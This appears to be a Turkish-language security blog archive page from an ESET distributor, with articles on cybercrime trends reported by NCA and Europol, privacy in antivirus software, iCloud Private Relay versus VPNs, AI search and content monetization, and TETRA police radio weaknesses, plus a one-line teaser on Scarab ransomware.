NCA’in bu iki unsur arasında giderek bir yakınlaşma görmesi endişe vericidir. Açıkça görülüyor ki, sadece bazı aktörlerin devlet adına para çalmak için siber suç tekniklerini kullanmasıyla iş bitmiyor. Aynı zamanda bazı hükumetler fidye yazılımlarının ve diğer grupların faaliyetlerini görmezden geliyor.
NCA başkanı Graeme Biggar tehlikeden şöyle bahsediyor, “Geçtiğimiz yıl içinde, düşman devletlerin organize suç gruplarını (bazen de farklı uyruktan olanları) maşa olarak kullandıklarını görmeye başladık. Bu, MI5 ve CT (terörle mücadele) polis teşkilatındaki meslektaşlarımızla birlikte yakından takip ettiğimiz bir gelişme.”
Biz ve HP de dahil alanında uzman diğer kuruluşlar, organize suç ile ulus devletler arasında kuvvetlenen bağın farkına ilk kez varmıyoruz. Aslında, yalnızca üç ay önce ESET araştırmacıları, suç ve casusluk arasındaki çizgide duran Asylum Ambuscade adlı grubun ilginç vakasına ait bir yazı yayınladı.
Ancak strateji daha yaygınlaşırsa ihlallerin ilişkilendirmek daha zorlaşacak ve aynı zamanda suç gruplarının daha karmaşık teknik bilgilerle güçlenme potansiyeli artacaktır.
### **Veri hırsızlığı dolandırıcılık salgınını tetikliyor**
NCA’ya göre Birleşik Krallıkta dolandırıcılık artık tüm suçların %40’ını oluşturuyor. Birim, 2022 yılında yetişkinlerin dörtte üçünün telefonla, şahsen veya çevrimiçi olarak hedef alındığını açıkladı. Bu kısmen, karanlık ağ pazarlarına sürekli sunulan ele geçirilmiş veri akışından kaynaklanıyor. Europol daha da ileri giderek verilerin siber suç ekonomisinin “temel ürünü” olduğunu, gasp vakalarını (örneğin fidye yazılımı), sosyal mühendisliği (örneğin kimlik avı) ve çok daha fazlasını körüklediğini iddia ediyor.
Europol’e göre, bu tür pazarlarda satılan veriler giderek yalnızca kart ayrıntıları gibi temel bilgilerden ibaret değil, aynı zamanda kurbanın cihazından alınan birden fazla veri noktasından derleniyor. Veri hırsızlığından dolandırıcılığa kadar siber suç tedarik zinciri, ilk erişim aracılarından (IAB’ler) ve kurşun geçirmez barındırma sağlayıcılarından, kötü amaçlı yazılımlara karşı koruma ve şifreleme hizmetleri satıcılarına kadar birçok farklı aktörü içerebiliyor.
Bu hizmete dayalı ekonomi şaşırtıcı derecede etkilidir. Ancak NCA, bu profesyonel hizmetlerin aynı zamanda güvenlik güçlerine “bozulduğunda suç ekosistemi üzerinde orantısız bir etkiye sahip olan zengin bir hedef kitle sağlayarak” yardımcı olabileceğinin de altını çiziyor.
### **Aynı kurbanlar birden fazla kez hedef alınıyor**
Siber suçların günümüzde işleyiş şekline göre, saldırıya uğramış ve güvenliği ihlal edilen kuruluşlar bile, ‘en kötüsünü atlattık’ diyerek rahat bir nefes alamıyor. Neden? Çünkü IAB’ler aynı kuruluşlara erişimi birden çok farklı tehdit aktörlerine satıyor ve herhangi bir yazılı anlaşma ya da bağlayıcılıktan bahsedilmiyor. Europol, bunun, açığa çıkmış aynı kurumsal kimlik bilgilerinin birden fazla tehdit aktörü arasında dolaşabileceği anlamına geldiğini söylüyor.
Dolandırıcılar kurbanlardan elde ettikleri kazancı en üst düzeye çıkarma konusunda da giderek daha iyi hale geliyor. Yatırım dolandırıcıları, mağdurlarla paralarını çaldıktan sonra iletişime geçebiliyor, ancak bu sefer avukat veya polis gibi davranabiliyor. Henüz şoku atlatamayan bu şirkete, güvenilir yetkililerin kimliğine bürünerek bir ücret karşılığında yardım teklif ediyor.
### **Kimlik avı şaşırtıcı derecede etkili olmaya devam ediyor**
Kimlik avı uzun yıllardan beri en önemli tehdit faktörü olmuştur ve oturum açma bilgilerini ve kişisel bilgileri elde etmenin yanı sıra gizlice kötü amaçlı yazılım dağıtmak için tercih edilen bir yol olmaya devam etmektedir. Europol, hala güvenlik zincirindeki en zayıf halkanın insan olması nedeniyle popüler ve etkili olmayı sürdürdüğünü ifade ediyor. Raporda, uzak masaüstü protokolü (RDP) zorlama ve VPN hatalarından yararlanmanın yanı sıra, kötü amaçlı yazılım yüklü kimlik avı e-postalarının kurumsal ağlara ilk erişim sağlamanın en yaygın yolu olduğu iddia ediliyor.
Ne yazık ki, kimlik avı bu kadar etkili olmaya devam ederken, saldırganların başka yöntemler kullandığına dair çok az belirti var. Kimlik avı araçlarının yaygın kullanımı, hem otomatikleştirmeye hem de teknik açıdan daha az yetenekli siber suçlular için çıtanın düşürülmesine yardımcı oluyor. Europol ayrıca, yapay montaj videolar oluşturmak ve daha gerçekçi görünen kimlik avı mesajları yazmak için üretken yapay zeka araçlarının halihazırda kullanılmakta olduğu konusunda da uyarıyor.
### Siber **suç gençler arasında gün geçtikçe normalleşiyor**
Karanlık ağda yer alan siteler her zaman yalnızca çalınan verilerin ve bilgisayar korsanlığı araçlarının değil aynı zamanda bilgilerin de ticaretinin yapıldığı bir yer olmuştur. Europol’e göre bu durum bugün de devam ediyor. Kullanıcılar, tespit edilmekten nasıl korunabilecekleri ve saldırılarını nasıl daha etkili hale getirebilecekleri konusunda öneriler arayıp buluyorlar. Eğitici videolar, SSS’ler ve nasıl yapılır kılavuzları dolandırıcılık kampanyaları, kara para aklama, çocukların cinsel istismarı, kimlik avı, kötü amaçlı yazılımlar ve çok daha fazlası hakkında yardım sunuluyor.
Europol’e göre belki de daha endişe verici olan, bazıları yüzeysel ağda da faaliyet gösteren yer altı sitelerinin ve forumlarının aynı zamanda yeni aday bulmak için kullanılmasıdır. Özellikle gençler risk altında: Europol tarafından alıntılanan 2022 tarihli bir rapor, Avrupalı gençlerin %69’unun kara para aklama ve dijital korsanlık da dahil olmak üzere en az bir tür siber suç veya çevrimiçi zarar verme veya risk alma eyleminde bulunduğunu iddia ediyor.
Sonuçta güvenlik güçleri yapbozun yalnızca bir parçasını oluşturuyor. Siber suçlarla mücadelede toplumun diğer kesimlerinin de üzerlerine düşeni yapmasına ihtiyacımız var. Ve tıpkı kötü adamların yaptığı gibi hepimizin birlikte çalışma konusunda daha iyi olması gerekiyor.
İlgili konular: [ESET Tehdit Raporu](https://antivirus.com.tr/eset-tehdit-raporu-h1-2023/)
**Kategoriler:** SİBER GÜVENLİK
---
### [Güvenlik için gizlilikten ödün vermeniz mi gerekiyor?](https://antivirus.com.tr/guvenlik-icin-gizlilikten-odun-vermeniz-mi-gerekiyor/)
**Published:** Eylül 11, 2023
**Author:** ESET
**Excerpt:** Gizlilik ve Güvenliği Dengelemek: verilerinizi korumakla dijital yaşamınızı korumak arasındaki ilişkiyi ve ESET'in iki açıdan da nasıl üstün olduğunu keşfedin.
**Content:**
Cihazlarında neler olup bittiğini izleyen yazılımlar kullanmanın mahremiyetlerinden vazgeçmek anlamına geldiği pek çok kişi tarafından yaygın olarak kabul edilen bir inanıştır. Ancak gizlilik ve güvenlik iç içe geçmiş olsa da aynı şey değildir.
## **Güvenlik yazılımı genellikle bu dört yoldan biriyle çalışır:**
1. Cihazınıza giren programların hepsini veya bazılarını ve dosyaları tarar ve zararsız olup olmadıklarını veya tehdit oluşturup oluşturmadıklarını belirlemek için satıcının kötü amaçlı yazılım veri tabanıyla karşılaştırır.
2. Cihazınızda halihazırda bulunan programları ve dosyaları analiz ederek herhangi bir şüpheli etkinlik arar.
3. Bilinmeyen dosyaları daha derin bir analiz için satıcının bulutuna yükler.
4. Yukarıda belirtilen seçeneklerin birden fazlasını veya tümünü aynı anda yapar.
Bu seçeneklerin dördü de kişinin mahremiyetinin ihlali gibi görünebilir. Koruma yazılımınızın her zaman omzunuzun üzerinden baktığını ve yaptığınız her eylemde ve her konuşmada yanınızda durduğunu düşünüyorsunuz. Kulağa müdahaleci geliyor ve muhtemelen bunu istemezsiniz.
Ama aslında durum tam olarak böyle değil. Zararlı olabilecek hiçbir şeyin size ulaşmamasını sağlayan bir koruma ordusu düşünün. Bu ordunun önceden oluşmuş bir deneyimi var ve size ulaşan her şeyi daha önce karşılaştıkları tehditlerle karşılaştırıyor. Bu anlamda, her şey bir siber tehdit olabilir. Bu ordu aynı zamanda diğer insanları da koruyor, bu yüzden daha önce karşılaştıkları şeyleri hatırlamaları gerekiyor. Ama işin püf noktası şu ki, bu verileri, çalıştıkları şirket, yani güvenlik sağlayıcınız dışında kimseyle paylaşmazlar. Toplanan ve şirketle paylaşılan tek veri, korumayı artırmak ve güvenlik çözümlerini tüm kullanıcılar için daha iyi hale getirmek içindir.
Şirket (güvenlik sağlayıcısı) tehdit türleriyle ilgilenir, böylece öğrenebilir ve sizi ve diğerlerini daha iyi koruyabilir. Fotoğraflar ya da doğum günleri gibi kişisel dosyalarla ilgilenmez. Herhangi bir veri toplamanın tek ve yegâne amacı güvenliği güçlendirmektir. ESET’in de yaptığı budur.

[ESET Gizlilik Politikası](https://www.eset.com/tr/privacy/) hakkında bilgi edinin
İnsanların haklı olarak, kişisel bilgilerine kimlerin erişebildiği ve bunların nasıl kullanıldığı konusunda giderek daha fazla endişe duydukları bir çağda yaşıyoruz. Aynı şey güvenlik yazılımı ve yazılımın kullanıcıyı düzgün bir şekilde koruyabilmesi için gerekli olan veri paylaşımı için de geçerlidir. Ancak bu, kullanıcıların tüm kişisel bilgilerini rızaları olmadan sağlayıcıya teslim ettikleri anlamına gelmez.
Bağımsız test kuruluşu [AV-Comparatives](https://www.av-comparatives.org/wp-content/uploads/2023/07/avc_data_sending_2023.pdf) kısa süre önce ESET’in de aralarında bulunduğu 20 tüketici güvenliği tedarikçisini teste tabi tuttu. Veri paylaşımı uygulamaları, politikaları, erişilebilirlik ve şeffaflık konularında bir analiz gerçekleştirdi. ESET, 5 üzerinden 4,5 yıldız alarak en iyi performans gösteren tedarikçilerden biri olarak ortaya çıktı.
Veri gizliliği hakkında [daha önce birçok kez](https://www.eset.com/tr/blog/kisisel-verileriniz-internetin-her-yerinde-mi/) konuştuk. Bu sadece bireylerin değil hükümetlerin de endişesi olmuştur. Son [TikTok yasakları](https://www.malwarebytes.com/blog/news/2023/04/tiktok-whats-going-on-and-should-i-be-worried) buna bir örnektir. Gizlilik, çevrimiçi varlığımızın her zamankinden daha önemli bir parçasıdır. Bu nedenle, güvenlik tedarikçinizi seçerken bunu göz önünde bulundurmanız çok önemlidir.
## **ESET Avrupa Dijital Güvenliğinin kalbinde**
Elbette, her yazılım şirketinde olduğu gibi, güvenlik satıcılarının da yerel ve uluslararası düzenlemelere uyması gerekir. ESET (AB merkezli bir şirket olarak), [Avrupa Siber Güvenlik Organizasyonu ](https://ecs-org.eu/)([ECSO](https://ecs-org.eu/)) tarafından bu etiketi almaya hak kazanan ilk BT güvenlik şirketlerinden biridir. Bu etiket, bir şirketin vatandaşları, işletmeleri ve devlet kurumlarını siber tehditlerden koruma konusundaki yeteneklerini ve kararlılığını ortaya koyuyor. Ayrıca güvenlik sağlayıcılarının kalite ve değerlerinin de altını çiziyor. ESET, verilerini üçüncü taraflarla paylaşmaz ve verilerini Avrupa Birliği’nde (AB) işlemeyi tercih eder. Şirketin siber güvenlik araştırma ve geliştirme çalışmalarının bir kısmı AB’de gerçekleştiğinden, yerel gizlilik yönetmeliklerinin yanı sıra aynı zamanda Avrupa Birliği’nin [Genel Veri Koruma Yönetmeliği](https://gdpr-info.eu/) (GDPR)’nin gereksinimlerini de yerine getirir. .
Veri gönderme uygulamaları ciddiye alınması gereken bir konudur ve aradığınız şeyle uyumlu bir sağlayıcı seçtiğinizden emin olmak çok önemlidir. Kullanıcılar, nasıl ve ne topladıkları ve nasıl kullanıldıkları da dahil olmak üzere şirkete sağladıkları her türlü veri konusunda dikkatli olmalıdır. Kullanıcı gizliliği ESET için her zaman büyük önem taşır ve taşımaya devam edecektir. Bu nedenle resimler, belgeler ve veri tabanları gibi kişisel olarak tanımlanabilir dosyalar, bilinmeyen ve şüpheli davranışların tespit edilmesi durumunda varsayılan olarak ESET’in bulut analiz sistemlerine otomatik yüklemelerden hariç tutulur. Elbette bu liste hem kullanıcılar hem de yöneticiler tarafından her zaman genişletilebilir veya yeniden düzenlenebilir. ESET ayrıca, kullanıcıların kendi verileri ile katkıda bulunmak zorunda kalmadan bulut korumasının kullanılmasına izin veren çok az sayıda tedarikçiden biridir.
[ESET Tüketici tekliflerine](https://www.eset.com/tr/catalog/) göz atın
Dijital dünya hızla genişleyip değiştikçe, beraberinde dikkatimizin de gelişmesi gerekiyor. Siber saldırganların hedefinde sadece şirketlerin, kurumların ve hükümetlerin bulunmadığını unutmamalıyız. Kişinin kendisini sokakta koruması kadar internette de koruması oldukça önemli. Kendinize deneyimsiz yerine tecrübeli bir koruma seçmek isteyeceğiniz gibi, güvenlik tedarikçinizin kullanıcıların gizliliğini de ciddiye almasını beklemelisiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Siber Güvenlik
---
### [iCloud Private Relay hakkında bilinmesi gerekenler](https://antivirus.com.tr/icloud-private-relay-hakkinda-bilinmesi-gerekenler/)
**Published:** Eylül 6, 2023
**Author:** ESET
**Excerpt:** VPN dünyasına kontrollü girmek istiyorsanız, iCloud Private Relay sizin partnerinizdir- ama bu gerçek bir VPN hizmeti midir? Şeytan ayrıntılarda gizlidir.
**Content:**
VPN dünyasına kontrollü girmek istiyorsanız, iCloud Private Relay sizin partnerinizdir- ama bu gerçek bir VPN hizmeti midir? Şeytan ayrıntılarda gizlidir.
Apple, 2021 yılında iCloud+ abonelik planı için yeni bir özellik piyasaya sürdü ve bu özellik, Apple’ın neden bu hizmeti sunduğu konusunda insanların kafasını karıştırdı. Apple’ın bir tür [VPN](https://antivirus.com.tr/ceonuzu-vpne-yatirim-yapmaya-nasil-ikna-edebilirsiniz/) gibi davranan ama aslında hiçbir şekilde bir VPN olmayan [iCloud Private Relay](https://support.apple.com/en-us/HT212614) özelliğinden bahsediyoruz. Durum biraz karışık.
## Private Relay nedir ve nasıl çalışır
iCloud Private Relay, iCloud+ abonelik planı kapsamında sunulan ek bir hizmettir. Çalışma şekli, temel olarak IP adresinizi ve Safari’nin tarama etkinliğini, biri Apple tarafından işletilen ve diğeri üçüncü taraf bir sağlayıcı tarafından çalıştırılan iki aktarma sunucusu üzerinden yönlendirerek gizlemesidir.
Bu şekilde, Private Relay etkinleştirildiğinde Safari’deki tüm tarama etkinliğiniz ve verileriniz iki internet atlama noktası üzerinden yönlendirilir. Öncelikle verileriniz şifrelenir ve ardından Apple’a gönderilir, böylece internet servis sağlayıcınız (İSS) web tarama etkinliklerinizin hiçbirini göremez. Daha sonra Apple’ın proxy sunucusunda, Alan Adı Sistemi (DNS) isteği (bir web sitesine erişme isteğiniz) ile iPhone, iPad veya Mac’inizin IP adresinin ilişkisi kesilir. IP adresiniz Apple tarafından kaydedilirken, DNS isteğiniz şifrelenmiş olarak Apple’ın şifre çözme anahtarına sahip ortaklarından birine ve yaklaşık konumunuza dayalı sahte bir IP adresine aktarılır.
Bir VPN işlevi gibi geliyor, değil mi? İnternet trafiğinizi başka bir sunucuya yönlendirmek, IP adresinizi ve konumuzu gizlemek… Ama birçok nedenden ötürü tam da bir VPN değil.
Bu arada IP adresi ve konumunuzu gizleyebildiği için Private Relay özelliği, Beyaz Rusya, Kolombiya, Mısır, Kazakistan, Suudi Arabistan, Güney Afrika, Türkmenistan, Uganda, Filipinler ve Türkiye’de malum sebeplerden kullanılamıyor.
## iCloud Private Relay neden bir VPN değil?
**1. iCloud Private Relay yalnızca Apple cihazlarda kullanılan bir hizmettir.** iPhone, iPad veya Mac sahibiyseniz iCloud+’a abone olduktan sonra Private Relay açma düğmesini iCloud ayarlarınızda bulabilirsiniz. Yani, bu hizmet Android ya da Windows’ta yoktur.
**2. Sadece Safari’de çalışır.** VPN tüm trafiğinizi çeşitli sunucular ve konumlar üzerinden yönlendirirken Private Relay, Apple’ın internet tarayıcısı Safari’den gelen trafikle sınırlıdır. Bu, Instagram, TikTok veya Chrome gibi başka bir tarayıcıdaki uygulama içi etkinliğinizin aynı şekilde gizlenmeyeceği anlamına gelir.
**3. iCloud Private Relay tarama alışkanlıklarınızı tamamen gizlemez.** Çerezleri kabul ettiğinizde halen takip edilebilirsiniz. Ayrıca, sunucu trafiği hala trafiğinizin geldiği proxy’ye ayrılmaz bir şekilde bağlı olduğundan, akıllı bir BT yöneticisi tarafından hala izole edilebilir ve engellenebilir durumdadır. Yani geleneksel VPN’in aksine trafiğiniz teknik olarak gizlenmez.
**4. Trafiğinizi karşılayacak yalnızca iki durağın eksik olduğu görülebilir.** Geleneksel bir VPN, trafiğinizi birden fazla durağa yönlendirerek, bir İnternet sitesine bağlanmadan önce izinizi gizlemek için sizi bir dizi sunucuya bağlar.
**5. Coğrafi konumunuzu seçemezsiniz.** Bir VPN’nin birçok faydasından birisi de konumunuzu gizleyebilmesi ve belli bir VPN satıcısının sunucusunun olduğu başka bir ülkedeymiş gibi davranabilirsiniz. Ancak Private Relay size yalnızca iki seçenek sunar: genel bir konum seçmenizi ya da yalnızca ülke ve zaman dilimi kullanmanızı ister.

## Peki neden iCloud Private Relay kullanılmalı?
Private Relay’in hala ilginç bir hizmet olmasının nedeni, temelde halen gizli bir gezinmeye izin vermesi ve daha da önemlisi, gezinme alışkanlıklarınız için (yani Safari’de) ek koruma sağlamasıdır. Safari üzerindeki etkili reklam engelleme uzantısı ile izleme çerezlerini kabul etmeme tercihi birleştiğinde, tarama ve veri paylaşım alışkanlıklarınızı özelleştirmeniz için bir fırsat sunar.
Private Relay, iCloud+ aboneliğiyle aynı Apple Kimliği altında iOS, iPadOS ve MacOS’ta çalışır. Aslında bir VPN kadar sağlam veya kullanışlı değildir ancak Private Relay gerçekten mükemmel ve güvenilir bir seçenek olabilir.
## **iPhone veya Android kullanırken her zaman dijital ayak izinizi dikkate almalısınız**
Bazı blog yazılarımızda çevrimiçi izlemenin çeşitli yöntemlerinden (tarayıcı parmak izi gibi) bahsetmiştik. Bunun birçok farklı yolu vardır ve bunlar çoğu zaman kendi yararınız için değildir.
Kişisel verileriniz internetin her yerinde olabilir ancak neyse ki çevrimiçi varlığınızı en aza indirmek için yapacaklarınızdan gözünüzün korkmasına gerek yok. Çok fazla çaba sarf etmenize gerek kalmadan size yardımcı olacak bazı ipuçları:
- **Çerezleri reddedin** – (bazen) atılabilecek en basit adım, reklam verenler için veri toplamak için kullanılan çerezlerin reddedilmesidir. GDPR ve diğer gizlilik düzenlemeleri sayesinde, tek yapmanız gereken bir İnternet sitesine girdiğiniz zaman karşınıza çıkan pencerede “hepsini reddet” tuşuna basmaktır.
- **Bir VPN kullanın** – İzlerinizi tamamen gizlemese de (parmak izi alma yine de cihaz verilerinizi toplayabilir) VPN’ler IP adresinizi gizleyebilir, yani konumuzu tahmin etmek çok zor hale gelir.
- **Çok fazla paylaşım yapmayın** – Özellikle sosyal medyada, sizi tanımlayabilecek çok fazla paylaşım yapmamaya özen gösterin. İnternette sizin hakkınızda ne kadar çok veri varsa, hedef olarak seçilmeniz o kadar kolaydır.
Sonuç olarak, ister Private Relay ya da VPN kullanın, isterseniz daha gizlilik odaklı bir yaklaşımı tercih edin, online verileriniz üzerinde kontrol sahibi olmak en iyisidir. Ve tamamen gizlilik sağlamaya yönelik attığınız her adım, hayatınızı daha (siber) güvenli hale getirecektir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, iCloud, Siber Güvenlik, VPN
---
### [Yapay zekâ aramalardan gelir elde etmeyi nasıl değiştirdi?](https://antivirus.com.tr/yapay-zeka-aramalardan-gelir-elde-etmeyi-nasil-degistirdi/)
**Published:** Ağustos 24, 2023
**Author:** ESET
**Excerpt:** Aramada Yapay Zeka Devrimi: Black Hat 2023'ün içgörüleri, içerikten para kazanma ve arama motoru dinamiklerinde potansiyel bir değişimi ortaya koyuyor.
**Content:**
Günümüzün arama motorları, Yapay Zekâ ve gelir elde etme
Black Hat 2023’ün açılış konuşması elbette Yapay Zekâ hakkındaydı. Sunumda özellikle yapay zekânın büyük dil modellerinin (LLM’ler) siber güvenlik endüstrisi ve daha geniş ekosistem üzerindeki etkileri ele alındı. Konuşmacı, Google ve Microsoft tarafından yapılan yatırımların zamanlamasından bahsetti. Tahmin edebileceğiniz gibi, rakamlar oldukça büyük: sadece Microsoft şimdiye kadar bu alana 13 milyar dolar yatırım yapmış.
Bu rakamı duyduğumda sunumun konusundan uzaklaştım. Bir şirketin neden 13 milyar dolar harcayacağını merak etmekle kalmadım, daha önemlisi, uzmanların, hükumetlerin ve sektör yorumcularının çoğunun dikkatli olunmasını önerdiği ve Yapay Zekânın toplum tarafından gördüğü ilginin azaldığı bir dönemde bunu neden pazara hızla aktardıklarını sorgulamaya başladım.
## Yapay Zekâ, içerikten gelir elde etmeye engel oluyor
Yapay Zekânın var olan birçok kullanım alanı yukarıdaki sorumun yanıtının bir parçası olabilir. Konuşmacı, Yapay Zekânın video konferanslarında, video, ses ve paylaşılan materyallerin analizinde kullanıldığı, ardından sadece içeriğin dökümünü yapmak yerine, toplantının ayrıntılı özetini verebileceği hakkında çok anlaşılabilir bir bakış açısı sunan bir örnek verdi. Bu, 13 milyar dolar yatırım yapılmasının nedeni olabilir mi? Yoksa gelecekteki arama pazarına hakim olmak için atılan bir adım mı? *Google kelimesini fiil olarak kullanmayı bırakacak mıyız?*
Toplumun Yapay Zekâ kullanma konusunda ahlaki bir sorunu olabilir veya olmayabilir, ancak arama yaparken Yapay Zekâ kullanmanın birçok içerik sağlayıcının İnternetten para kazanmasını engelleyen bir soruna neden olup olmadığını merak ediyorum.
Bing ve Google gibi geleneksel arama motorları, arama motoru sonuç sayfasında (SERP) içeriği listeler ve en ilgili olduğuna inandığı sonuçları belirleyip sunmak ve bu sırada en üst sırada birkaç sponsorlu reklam yayınlamak üzere algoritmalar kullanır. Bugünlerde bir içerik üreticisiyseniz ve bir web siteniz varsa, para kazanmak için muhtemelen reklamları kullanıyorsunuz veya içerik yalnızca aboneler için ya da bir ödeme duvarı aracılığıyla korunuyor. Her iki durumda da, kısmen de olsa, arama yoluyla oluşturulan trafiğe, SERP’deki bir bağlantıya tıklamaya ve insanların doğrudan web sitenizin içeriğine göz atmasına ihtiyacınız var.
Büyük bir dil modeli (LLM), SERP ihtiyacını ortadan kaldıran bir arama sorgusuna yanıt vermekten sorumlu olduğunda ne olur? Model, arama motorunun erişebileceği tüm içeriğe sahiptir ve LLM’yi eğitmek için verileri oluşturur, böylece sorguya insan benzeri bir yanıt üretebilir. Böylece, pek çok farklı içerik sitesi kullanılarak hazırlanma ihtimali olan sorguya, sonuçta yanıtı oluşturmak için hangi içeriğin kullanıldığı ile ilgili bir bilgi verilmeden ve içerik oluşturucunun içeriği oluşturma ve barındırma işlemlerinden para kazanma şansı olmadan elimize geçen tek bir yanıt alırız.
Bu, bir teknoloji yarışından çok, arama ve gelir elde etme pazarında pazar payı dağılımı ile ilgili hale mi geldi? Microsoft, en büyük arama motoru sağlayıcılarından biri; ancak pazar payının çoğu Google’ın elinde. Yıllık 225 milyar ABD Doları değerindeki bu pazara etkisi olacak herhangi bir şey çok önemlidir ve bu, Yapay Zekâ LLM’lere yapılan yatırımı açıklayabilir. Alışık olduğumuz arama sonuçlarını tek bir sonuçla değiştirmek, sorguyu yapan kişinin bu yeni ‘SERP’ sayfasını asla terk etmemesi, arama motoru sağlayıcısının reklamlar ve benzerleri aracılığıyla doğrudan para kazanması için tüm trafiği elde tutması anlamına gelir.
## Gerçekten acil bir sorun
Geçmişte benzer sonuçlar gördük: örneğin bir haber doğrudan SERP sayfasında veya sosyal medya sayfalarında gösterilir; bu durumda içerik kaynağına atıf görüntülenirken, sorguyu oluşturan kişinin haber sitesini ziyaret etmesine gerek kalmaz ve bu nedenle herhangi bir reklam veya ödeme duvarı trafiği oluşmaz. Kanada Hükumeti, haber içeriği üreticilerini korumak için C-18 Kanunu’nu çıkararak bu alanda çalışma yapan devletlere öncülük etti. Kanun, içeriği kullanan platform ile içerik oluşturucu arasında denge sağlamak, oluşturdukları içerikten para kazanmak için bir müzakereye zorluyor.
Bu sorunu tüm içerikleri kapsayacak şekilde genişletin ve kaynağa atıfı ortadan kaldırın. Bu durum birçok içerik sağlayıcının, özellikle de eşsiz, kaliteli içeriklere sahip sitelerin, finansman eksikliğinden ötürü nitelikli işler çıkarmasına engel olabilir. On yıl sonrasını düşünelim. Eğer LLM sonuçlarını verirken o sırada mevcut olan içeriği temel alıyorsa ve içerik sağlayıcıları güncel, alakalı içerikler üretmeyi bıraktıysa, o halde gelinen nokta bugünkünden daha az güvenilir olacaktır.
## Siber güvenlik tıkanma noktasında mı?
Bu durumun siber güvenlikle ne ilgisi var? Finansman olmaması, web sitesi sahiplerinin yazılım güncellemesi yapmaktan vazgeçmesi veya sitelerini güvenceye almak için ödeme yapmaması anlamına gelebilir; sorgu sonuçları yanlış bilgi sunduğunda güven eksikliği oluşabilir; ve siber suçlular LLM’yi kandırmak için kendi içeriklerini yayımlamaya başlayabilir. Sonuçta siber güvenlikle çok ilgisi var. Geçiş döneminde önemli olan şudur; İnternet bir gelir kaynağıdır ve dolayısıyla gerçek ve doğru bilgi kaynağı olarak kalması için içerik oluşturucunun içinde bulunduğu kötü durumun dikkate alınması gerekir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [Polis telsizleri hacklenebilir mi?](https://antivirus.com.tr/polis-telsizleri-hacklenebilir-mi/)
**Published:** Ağustos 23, 2023
**Author:** ESET
**Excerpt:** Bir polis telsizine güvenmenin ve kimsenin onu hacklemeyeceğini beklemenin mantıklı ve güvenli olmadığı sürekli olarak kanıtlanıyor
**Content:**
Bir polis telsizine güvenmenin ve kimsenin onu hacklemeyeceğini beklemenin mantıklı ve güvenli olmadığı sürekli olarak kanıtlanıyor
Kolluk kuvvetlerinin telsiz sistemleri ile ilgili haberleri [okuduk](https://www.vice.com/en/article/4a3n3j/backdoor-in-police-radios-tetra-burst), Black Hat üzerinden oturumlara katıldık ve bu saldırı sınıfının ardındaki motivasyonu merak ettik. Yıllar önce ve muhtemelen her zaman DEF CON’da, eğlencesine bile olsa bir şeyleri ele geçirmek öncelikti. Ancak ulus-devletlerin antenleri neredeyse kesin olarak bu haberi yakalayacak. Şimdiye kadar duymadığınız türden saldırıları yakında daha fazla duymayı bekleyebilirsiniz.
## **Kritik altyapılara saldırılar**
Yıllar önce, kritik altyapılara yapılan saldırıların tek seferlik olup olmadığı ya da daha fazlasının olup olamayacağı bize sorulmuştu. Ardından herkes, özellikle de savaş zamanı operasyonlarında olduğu gibi ideolojik nedenleri olan saldırganlar için, tehdidin gerçek olduğunu anladı.
Fidye yazılımı bunun doğal bir uzantısıydı, ancak mümkün olduğu kadar uzun süre tespit edilmeden istihbarat toplamak isteyen milliyetçi saldırganlar için farklı bir soruyu gün ışığına çıkardı. Kolluk kuvvetleri ağında kimlerin yer aldığı sorusu.
Pek çok güvenilir iletişim ortamında kullanılan eski ağların, doğal afetlerde bile, tıpkı barajlar, su arıtma tesisleri ve benzerleri gibi yıllarca çalışması bekleniyor. Eski ağlar en çok dayanıklılıkla ilgilenir, ancak güvenliğe daha az önem verirler. Güvenlik konusu bir anda gündeme gelse bile, bu sistemlerin, özellikle de eski sistemlerin, güvenlik uygulaması anlamında iyi bir seviyede olduğu kesin değildir.
## **İsteksiz satıcılar**
Konuşmacılardan biri, tescilli Tetra radyo sistemleri ekibinin, konuşmacıların çeşitli şekillerde kırdığı özel şifreleme dışında herhangi bir önlem alma konusundaki genel isteksizliğinden bahsetti. Avrupa Telekomünikasyon Standartları Enstitüsü (ETSI), belirsiz, tescilli şifrelemeye sahip olmanın, birden çok zayıf noktası olsa bile, bazı açık, geniş çapta incelenmiş bir algoritma kullanmaktan çok daha güvenli göründüğünü düşündü.
Ayrıca konuşmada, ulus-devletlerin daha önce ulusal güvenlik bağlamında Tetra tabanlı ekipmana büyük ilgi ve belki de erişim gösterdiğine dair kanıtlar sundular. Yani bu gerçekten yeni bir şey değil, sadece belirsiz bir durum.
Araştırmacıların ekipmana göz atmasının önündeki engellerden biri, donanım satıcılarının donanım ve yazılıma erişim konusundaki aşırı isteksizliğidir. Pek çok araştırmacının, sorunların varlığını kanıtlamak için büyük meblağlar harcayacak bütçesi yok, bu yüzden de harcamıyorlar. Bu yalnızca ulus devletlerin, yani en fazla çıkarı olanların, para harcamaya razı olacağı anlamına geliyor… ancak nedeninin durumu düzeltmek değil, istismar etmek olması da yüksek olasılık.
Ayrıca, gelecekte teknoloji ihracatının bir düşman tarafından kullanılabileceğine dair korkutucu olasılık ile birlikte, güvenliği daha da azaltabilecek ihracat kısıtlamaları nedeniyle en iyi şifrelemenin yaygın olarak kullanılacağı düşünülüyor (çünkü Tetra telsizleri tam olarak dünyanın her yerinde bir şekilde bulunuyor).
Black Hat’in rolü, sorunların çözülmesi için bu konularda çalışmak ve böylece hepimizin daha güvende olmasına yardım etmektir. Bir kara kutuya güvenmenin ve kimsenin onu hacklemeyeceğini beklemenin mantıklı ve güvenli olmadığı sürekli olarak kanıtlanıyor; kritik durumlarda desteklerine güvendiğimiz acil durum iletişim uzmanlarının fark etmeden kurban haline gelmemesini umuyoruz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Scarab savunmasız sunucuları kolonileştiriyor](https://antivirus.com.tr/scarab-savunmasiz-sunuculari-kolonilestiriyor/)
**Published:** Ağustos 22, 2023
**Author:** ESET
**Excerpt:** Scarab fidye yazılımını sunuculara dağıtmak için Spacecolon araç setini kullanan ve Türkiye kökenli olduğunu düşündüğümüz CosmicBeetle grubunun analizi
**Content:**
Scarab fidye yazılımını savunmasız sunuculara dağıtmak için kullanılan bir araç seti olan Spacecolon ve Türkiye kökenli olduklarını düşündüğümüz operatörleri CosmicBeetle’ın analizi.
